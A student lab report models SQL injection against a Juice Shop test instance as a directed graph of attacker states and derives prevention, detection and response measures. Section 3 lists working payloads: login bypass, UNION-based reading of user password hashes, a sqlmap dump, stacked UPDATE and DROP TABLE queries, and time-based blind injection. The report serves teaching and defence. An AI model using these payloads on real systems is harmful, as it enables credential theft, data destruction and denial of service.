Lab Work 3
Computer Attacks

SQL injection as a directed graph: attack chain, $S_0 \to S_i \to S_k$

Name	Zhang San
Student ID	12345678
Variant	1
Date	2026-10-19

1. Purpose

Choose a specific computer attack, describe the attacker's sequence of actions in detail, and formalise the attack as a directed graph: the initial state S_0 (attacker idle), intermediate states S_i (attacker actions or system states), and final states S_k (the resulting loss). The goal is to practise turning an informal narrative into a checkable state machine and to derive countermeasures from it.

2. Topic and overview

Topic **SQL injection (SQLi)** — on the list suggested by the manual, and it connects directly to Work 1 and Work 2.

Item	Description
Vulnerability class	CWE-89, Improper Neutralization of Special Elements used in an SQL Command; OWASP Top 10 2021 A03: Injection
Affected components	Every place that concatenates user input into SQL — login, search, sorting, filtering — and the database behind it (MySQL / PostgreSQL / SQLite)
Root weakness	The application mixes *data* into *code*; the database cannot tell the developer's statement from the attacker's input
Typical impact	Authentication bypass, reading/modifying/deleting arbitrary tables, and — when the database account allows it — operating-system command execution (`INTO OUTFILE` , `xp_cmdshell`)
Attacker prerequisites	Network access to one injectable HTTP endpoint (no account needed); the higher the database privileges, the worse the impact

3. The attacker's sequence of actions

Using the Work 2 Juice Shop instance (or any login/search endpoint with an injectable parameter), the following steps are reproducible. Each step corresponds to one state transition in the graph.

3.1 Reconnaissance ($S_0 \rightarrow S_1$)

```
nmap -sV -p 3000,8080 target
curl -s http://target:3000/ | grep -Ei 'form|input|search'
curl -s http://target:3000/rest/products/search?q=apple
```

The goal is to find endpoints that accept strings and whose response depends on the database. No state changes yet.

3.2 Input probing ($S_1 \rightarrow S_2$)

```
curl -s "http://target:3000/rest/products/search?q='"
```

A single quote breaks the concatenated SQL, producing a 500 or an SQL error message (`SQLITE_ERROR: unrecognized token`) — the injection point is confirmed.

3.3 Crafting the injection and bypassing authentication ($S_2 \rightarrow S_3$)

```
# authentication bypass: ' OR 1=1--
curl -s -X POST http://target:3000/rest/user/login \
     -H 'Content-Type: application/json' \
     -d '{"email":"admin@juice-sh.op'"'"' OR 1=1--","password":"x"}'

# reading other tables: ')) UNION SELECT id,email,password,... FROM Users--
curl -s "http://target:3000/rest/products/search?
q=apple'))%20UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20Users--"
```

Once rows that should not be visible (user table, password hashes) are returned, the injection has succeeded and the attacker has read/write access to the database.

3.4 Data exfiltration ($S_3 \rightarrow S_4 \rightarrow S_{k1}$)

```
sqlmap -u "http://target:3000/rest/products/search?q=apple" \
       --batch --dbs --dump -T Users
```

Bulk export, or page-by-page extraction through `UNION`. The data leaves the system boundary, which is **information theft**.

3.5 Tampering or deletion ($S_3 \rightarrow S_5 \rightarrow S_{k2}$)

```
# stacked queries where the driver allows them
curl -s "http://target/search?q=x'; UPDATE Products SET price=0 WHERE id=1;--"
curl -s "http://target/search?q=x'; DROP TABLE Reviews;--"
```

Prices become zero or a table disappears; data integrity is destroyed — **modification/deletion of information**.

3.6 Blind injection and denial of service ($S_2 \rightarrow S_6 \rightarrow S_{k3}$)

```
# boolean blind: true/false difference in the page
curl -s "http://target/search?q=x' AND SUBSTR((SELECT password FROM Users LIMIT 1),1,1)='a'--"
# time blind: infer bit by bit, while occupying database connections
curl -s "http://target/search?q=x' AND (SELECT 1 FROM (SELECT SLEEP(5))a)--"
```

When output is suppressed or filtered, the attacker switches to boolean/time-based blind injection. Each request forces the database to evaluate an expensive sub-query, which under concurrency exhausts the connection pool and CPU — **denial of service**.

4. The directed graph




Figure 1 — The attack as a directed graph: S_0 is the initial state, S_i intermediate states, S_k loss states; the label on each edge is the attacker action it stands for.

4.1 States

State	Meaning	Observable evidence
S_0	Normal operation, no intruder	baseline traffic, no anomalous queries
S_1	Reconnaissance complete: endpoints and parameters known	scanning patterns (directory enumeration, unusual user agents)
S_2	Injection point confirmed (input changes SQL semantics)	quote, `--`, `UNION` in request logs
S_3	Injection succeeded: unauthorised data access	abnormal row counts, error output, unusual query plans
S_4	Bulk data export	many `SELECT`s in a short window, egress spike
S_5	Data modified or deleted	`UPDATE` / `DELETE` / `DROP` in audit logs
S_6	Blind/heavy queries consuming resources	database CPU, slow queries, rising connection count
S_{k1}	Final: information theft	sensitive data appears externally
S_{k2}	Final: information modified/deleted	integrity checks fail, reconciliation breaks
S_{k3}	Final: denial of service	timeouts, 5xx rate, exhausted connection pool

4.2 Edges (transitions)

Transition	Attacker action	Why it moves the attacker forward
$S_0 \to S_1$	crawl, port scan, enumerate endpoints	the application exposes enumerable endpoints and parameters
$S_1 \to S_2$	submit a quote/parenthesis, observe the error	verbose errors reveal the SQL structure
$S_2 \to S_3$	craft `OR 1=1--`, `UNION SELECT`	input is concatenated, so the boolean logic is rewritten
$S_3 \to S_4$	dump the target tables	the database account can read them
$S_4 \to S_{k1}$	take the data out	data crossing the system boundary is a leak
$S_3 \to S_5$	stacked write/delete queries	the account has write privileges
$S_5 \to S_{k2}$	destroy integrity	without backups or audit, it is unrecoverable
$S_2 \to S_6$	switch to boolean/time-based blind injection	even without output, semantic differences are observable
$S_6 \to S_{k3}$	send concurrent `SLEEP()` requests	each request holds a connection and CPU, exhausting resources

5. Loss analysis

Loss class	Manifestation in this attack
Information theft	user table (emails, password hashes), orders and reviews are exported; hashes can be cracked offline and reused to log into other systems
Information modified/deleted	prices changed to zero, reviews removed, tables dropped — integrity and traceability are destroyed
Denial of service	blind injection and heavy queries saturate the connection pool; legitimate users cannot log in or check out

All three can happen in one incident: a successful injection typically steals first, tampers next and ends with resource exhaustion. Every path starting at S_0 terminates in some S_k; no intermediate state is left dangling.

6. Countermeasures

6.1 Prevention (remove the preconditions)

- **Parameterized queries / prepared statements**: input is always bound as data, never concatenated into SQL (as implemented in Work 1).
- **Allow-list validation** for positions that cannot be parameterized (sort column, table name).
- **Least-privilege database account**: only the necessary `SELECT/INSERT`, no `FILE` or `SUPER` privileges — this cuts $S_3 \to S_5$ and OS command execution.
- **Disable verbose errors**: a generic error page removes the $S_1 \to S_2$ feedback signal.

6.2 Detection (catch S_1–S_3 early)

- WAF rules for `UNION`, `SLEEP(`, comment markers; alert on spikes of 4xx/5xx.
- Database auditing: log unusual `UNION`, `INFORMATION_SCHEMA` access and mass exports.
- Slow-query and connection-count monitoring to spot S_6 behaviour.

6.3 Response (limit the impact at S_k)

- Force password resets for leaked credentials and enable 2FA (ties into Work 4).
- Restore tampered data from a trusted backup; preserve logs for forensics.
- Rate limiting and circuit breaking so blind injection cannot take the database down.

7. Conclusion

SQL injection is, at its core, a broken boundary between data and code. Describing it as a directed graph turns a vague statement ("the attacker injected SQL") into verifiable states and actions: reconnaissance → probing → injection → exfiltration/tampering/resource exhaustion. Every edge corresponds to a concrete action, and therefore to a place where the attack can be cut — that is the value of formal modelling for defence: find the edge, then find the break point.

The same attack can be drawn differently depending on strategy (blind only, authentication bypass only), but S_0 and S_k must stay stable, otherwise the graphs are not comparable.

Appendix — control questions

1. **Vulnerability vs exploit**: a vulnerability is the defect that exists in the system (CWE-89); an exploit is the concrete input/tool that makes it effective (sqlmap). The graph models the exploit process; S_0 is the state where the defect exists but has not been triggered.
2. **Why define S_0 and S_k explicitly**: without S_0 there is no starting point, without S_k no measurable loss — the graph degenerates into a flowchart.
3. **Different graphs for the same attack**: an attacker may choose in-band injection or blind injection, pursue persistence or not; paths differ, the terminal class does not.

4. **Loss classes**: this attack covers theft, modification/deletion and denial of service.
5. **Value for defence**: each edge is a hardening opportunity; cut the edges closest to S_0 first, where the cost is lowest and the benefit highest.